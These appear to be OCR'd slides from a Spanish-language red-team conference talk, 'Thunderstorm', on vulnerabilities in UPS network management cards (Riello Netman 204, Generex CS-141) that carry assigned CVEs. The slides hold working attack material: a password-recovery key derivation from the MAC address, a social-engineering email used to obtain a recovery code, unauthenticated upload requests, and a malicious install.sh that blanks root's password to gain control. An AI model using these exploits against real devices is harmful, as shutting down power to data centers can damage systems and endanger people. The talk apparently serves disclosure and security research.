THUNDERSTORM: TURNING OFF THE LIGHTS IN YOUR DATA CENTER

JOEL GÁMEZ AKA JOELGMSEC

Whoami

Joel Gámez Molina // @JoelGMSec

- Security Consultant @ Deloitte - Red Team Operations
- SysAdmin con más de diez años de experiencia
- Ex-CTO de la startup Cyberguard (durante 2 años)
- Profesor de Hacking Ético, Pentesting y PowerShell
- Ponente en congresos de ciberseguridad a nivel nacional e internacional (Black Hat USA 20/21, Black Hat EU 22)
- Creador y escritor del blog personal darkbyte.net
- Programador de "hacking tools" (AutoRDPwn, Cloudtopolis, EvilnoVNC, Invoke-DNSteal, PyShell, PSRansom..)

Disclaimer

- En esta charla se liberarán exploits 100% funcionales
- No me hago responsable del mal uso de las mismos
- Algunos payloads pueden causar DoS semi-permanente
- Los exploits podrían brickear los dispositivos afectados
- El apagado remoto de dispositivos podría afectar negativamente a las personas, usar con responsabilidad
- El código podría no funcionar de la forma esperada

Prólogo

Una de las principales premisas de cualquier instalación informática, es proteger toda la infraestructura contra posibles fallos. Además de los cortafuegos y otros elementos de red, uno de los puntos vitales de la misma, es el sistema eléctrico.

Gracias a los sistemas de alimentación ininterrumpida (SAI o UPS), es posible cubrir y gestionar estos problemas de forma económica. El principal problema, es que muchos de estos sistemas, heredan los mismos fallos que otros dispositivos IoT, haciéndolos vulnerables a todo tipo de ataques.


CHAPTER 1

FROM ZERO TO HERO

Historia

- Un cliente solicita comprobar la seguridad de su red IoT
- Previamente, la red ha sido auditada y revisada
- Todos los dispositivos se encuentran actualizados
- Las pruebas deberán realizarse desde una VPN
- Todas las medidas de seguridad se encontrarán habilitadas
- No se proporcionarán más datos que los segmentos de red
- Ningún dispositivo utiliza credenciales por defecto

First Blood


LANACCESS
Ejecutar como s
Contraseña de s
id
uid=0(root) gid=0(root)
LANACCESS
ONSAFE MonitorHM
CERRAR SESIÓN
hello
Monitor
Servidores NVR
Cámaras IP
Permisos de la aplicación
Configuración de flujos
Escenarios
Dirección IP / Dominio
Puerto web
Usuario
Contraseña
Servidor 1
Servidor 2
Servidor 3
Servidor 4
80
Eliminar
Añadir nuevo servidor

Tarjetas SNMP

Las tarjetas SNMP para dispositivos SAI/UPS, son interfaces que nos permiten gestionar los mismos de forma remota a través de Ethernet.

Suelen utilizar sistemas operativos muy básicos basados en Linux.

Normalmente, no cuentan con medidas de seguridad ni ningún tipo de antivirus.

CHAPTER II

A SUCCESS HISTORY..

Vulnerabilidades

› Unrestricted file Upload	CVE-2022-47186
› Cross-Site Scripting via file upload	CVE-2022-47187
› Arbitrary local file read via file upload	CVE-2022-47188
› Denial of Service via file upload	CVE-2022-47189
› Remote Code Execution via file upload	CVE-2022-47190
› Privilege Escalation via file upload	CVE-2022-47191
› Admin password reset via file upload	CVE-2022-47192
› Admin password reset	CVE-2022-47891
› Sensitive Information Disclosure	CVE-2022-47892
› Remote Code Execution via file upload	CVE-2022-47893

CVE Timeline

12/21 — Deloitte.

01/22 — GENEREX

10/22 — MITRE / incibe

10/22 — riello ups / incibe

10/22 — 

02/23 — THUNDERSTORM

Hubert Farnsworth 12

Search or jump to... / Pull requests Issues Codespaces Marketplace Explore

hubertfarnsworth12 / Generex-CS141-Authenticated-Remote-Command-Execution Public

Watch 1 Fork 0 Star 0

Code Issues Pull requests Actions Projects Security Insights

main 1 branch 0 tags Go to file Add file Code

hubertfarnsworth12 added more details 86d9649 on Oct 12, 2022 4 commits

poc	Initial release	4 months ago
LICENSE	Initial commit	4 months ago
README.md	added more details	4 months ago
gxserve-update.sh.png	Initial release	4 months ago
webinterface.png	added more details	4 months ago

About

Generex CS141 Authenticated Remote Command Execution

Readme
GPL-3.0 license
0 stars
1 watching
0 forks


CHAPTER III

HACK THE PLANET

Netman 204


- Producto creado por Riello UPS (www.riello-ups.es)
- Procesador ARMv5 32bits y sistema Linux con BusyBox
- Soporte para Modbus/TCP y BACnet/IP, 100Mb Ethernet
- Autenticación mediante LDAP/Active Directory
- integración completa con VMware ESXi y vCenter Server
- Avisos mediante correo electrónico y SMS
- Acceso mediante SSH y HTTP/S, soporte para WoL

Netman 204


Netman204 - Administration Panel
LOGIN
Username
admin
Password
.....
LOGIN
VIEW
Password Recovery
INSTRUCTION
1) Please send via mail to service this code: 204:01:23:45:67:89:1A2B3C4D
2) Submit the RECOVERY CODE received via mail by the service in the form below
RETURN LOGIN

Netman 204

- https://www.exploit-db.com/exploits/41208




```
NETMANID=204:`/sbin/ifconfig eth0 | awk '/HWaddr/ {print $NF}' `
KEY=`echo .$NETMANID | md5sum | cut -c2-10`

To generate the key, do an MD5 hash of 204:[MAC ADDRESS]
Such as,
204:AA:BB:CC:DD:EE:FF == 0354a655811843aab718cfcf973c7dab
Then take characters 2-10, where position 1 is character 1 (not 0).
Such as,
354a65581
```

Netman 204

[EXT] Re: Código de recuperación Netman 204

MS Manolo Soporte FAKE <manolo.tecnico@empresa-de-soporte.fak
To Gamez Molina, Joel

Click here to download pictures. To help protect your privacy, Outlook prevented automatic downloa

Hola buenos días.

El código de recuperación es:

1a2b3c4d

Saludos

El 14/01/2022 a las 10:16, Gamez Molina, Joel escribió:

> Buenos días,
>
> Tal y como hemos comentado por teléfono, te hago llegar el código de re
>
> **204:01:23:45:67:89:ab:1A2B3C4D**
>
> Muchas gracias,
>
> Saludos!

Decompiler (main)

```
                if (iVar2 == argc) break;
                goto code_r0x00009f68;
            }
            uStack68 = time(0);
            localtime_r(&uStack68, &uStack552);
            fprintf(_stderr, "[%02d:%02d:%02d] %s War (%s): Redundant argument - %s\n", uStack544, uStack548,
                    uStack552, "../../passwordRecovery.cpp", "main", *ppcVar4);
            fflush(_stderr);
        }
        iVar2 = iVar2 + 1;
        ppcVar4 = ppcVar4 + 1;
    } while (iVar2 != argc);
}
QByteArray::QByteArray(char const*)(auStack60, &uStack296);
QCryptographicHash::hash(QByteArray const&, QCryptographicHash::Algorithm)(auStack64, auStack60, 1);
QByteArray::~QByteArray()((int32_t)auStack60);
QByteArray::toHex() const(auStack52, auStack64);
uVar3 = QByteArray::data()((int32_t)auStack52);
QByteArray::QByteArray(char const*)(auStack48, uVar3);
QCryptographicHash::hash(QByteArray const&, QCryptographicHash::Algorithm)(auStack56, auStack48, 2);
QByteArray::~QByteArray()((int32_t)auStack48);
QByteArray::~QByteArray()((int32_t)auStack52);
QByteArray::toHex() const(auStack44, auStack56);
iVar2 = QByteArray::data()((int32_t)auStack44);
strncpy(auStack168, iVar2 + 5, 7);
QByteArray::~QByteArray()((int32_t)auStack44);
uVar3 = strcmp(auStack232, auStack168);
QByteArray::~QByteArray()((int32_t)auStack56);
QByteArray::~QByteArray()((int32_t)auStack64);
return uVar3;
}
```


THUNDERSTORM

CS-141

- Producto creado por Generex (www.generex.de)
- Procesador ARMv7 32bits y sistema Linux con BusyBox
- Soporte para Modbus/TCP y BACnet/IP, 100Mb Ethernet
- Avisos mediante correo electrónico y SMS
- Acceso mediante SSH y HTTP/S, soporte para WoL
- Soporta más de 1400 modelos de SAI/UPS
- Fabricante OEM para +100 marcas (AEG, Fujitsu, Eaton..)

CS-141

Request

Pretty Raw Hex XSS SQLi RCE LFI SSRF SSTI

```
1 PUT /upload/test.txt HTTP/1.1
2 Host: 1.2.3.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain
8 X-HTTP-Method-Override: PUT
9 Content-Length: 22
10 DNT: 1
11 Connection: close
12
13 test-without-cookies
14
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Date: Thu, 09 Dec 2021 16:05:34 GMT
3 Server: Konichiwa/1.0
4 Accept-Ranges: bytes
5 Connection: close
6 Content-Length: 0
7
```

Request

Pretty Raw Hex XSS SQLi RCE LFI SSRF SSTI

```
1 DELETE /upload/test.txt HTTP/1.1
2 Host: 1.2.3.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Content-Length: 3
10 Upgrade-Insecure-Requests: 1
11
12
13
14
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 No Content
2 Date: Thu, 09 Dec 2021 16:06:15 GMT
3 Server: Konichiwa/1.0
4 Accept-Ranges: bytes
5 Connection: close
6 Content-Length: 0
7
```

CS-141

Request

Pretty Raw Hex XSS SQLi RCE LFI SSRF SSTI \n

```
1 GET /cgi-bin-unsafe/getRestoreStatus.sh HTTP/1.1
2 Host: 1.2.3.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Cache-Control: no-cache
8 Pragma: no-cache
9 Referer: http://172.19.63.67/index.html
10 DNT: 1
11 Connection: close
12 Content-Length: 2
13
14
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 09 Dec 2021 15:59:31 GMT
3 Server: Konichiwa/1.0
4 Connection: close
5 Content-type: application/json
6
7 {
8   "report":{
9     "time":"20211209T155931Z"
10  },
11  "update":{
12    "status":"Success",
13    "message":"SUCCESS:: Restore succeeded!",
14    "error_code":"0"
15  }
16 }
17
```

CS-141

```
run_update() {
   rm -f /tmp/install.sh
   gunzip -c "${ARCH}" | tar -xOf - ./install.sh > /tmp/install.sh
   if [ "$?" -ne 0 ]; then
      perr "Can not extract install.sh from update archive"
   fi

   local sys="$(get_system)"
   local upd='bch16'
   grep -q bch8 /tmp/install.sh
   if [ "$?" -eq 0 ]; then
      upd='bch8'
   fi
   if [ "${sys}" = 'bch8' -a "${upd}" = 'bch16' ]; then
      perr_msg "Cannot downgrade to this version. Please u
   fi

   if ! check_version; then
      perr_msg "Cannot downgrade to this version. Please u
   fi

   chmod a+x /tmp/install.sh
   exec /tmp/install.sh
}
```

```
0644 /etc/group
0777 /etc/passwd
0600 /etc/shadow
```

```
#!/bin/sh

chmod 777 /etc/passwd
echo "root::0:0:root:/root:/bin/sh" > /etc/passwd
echo "sshd:x:103:99:Operator:/var:/bin/false" >> /etc/passwd
echo "www-data:x:33:33:www-data:/var/www:/bin/false" >> /etc/passwd
echo "nobody:x:99:99:nobody:/home:/bin/false" >> /etc/passwd
echo "admin:x:1001:1001:Linux User,,,:/home/admin:/bin/false" >> /etc/passwd
echo Done!

exit 0
```


CHAPTER IV

0DAY6 PROJECT

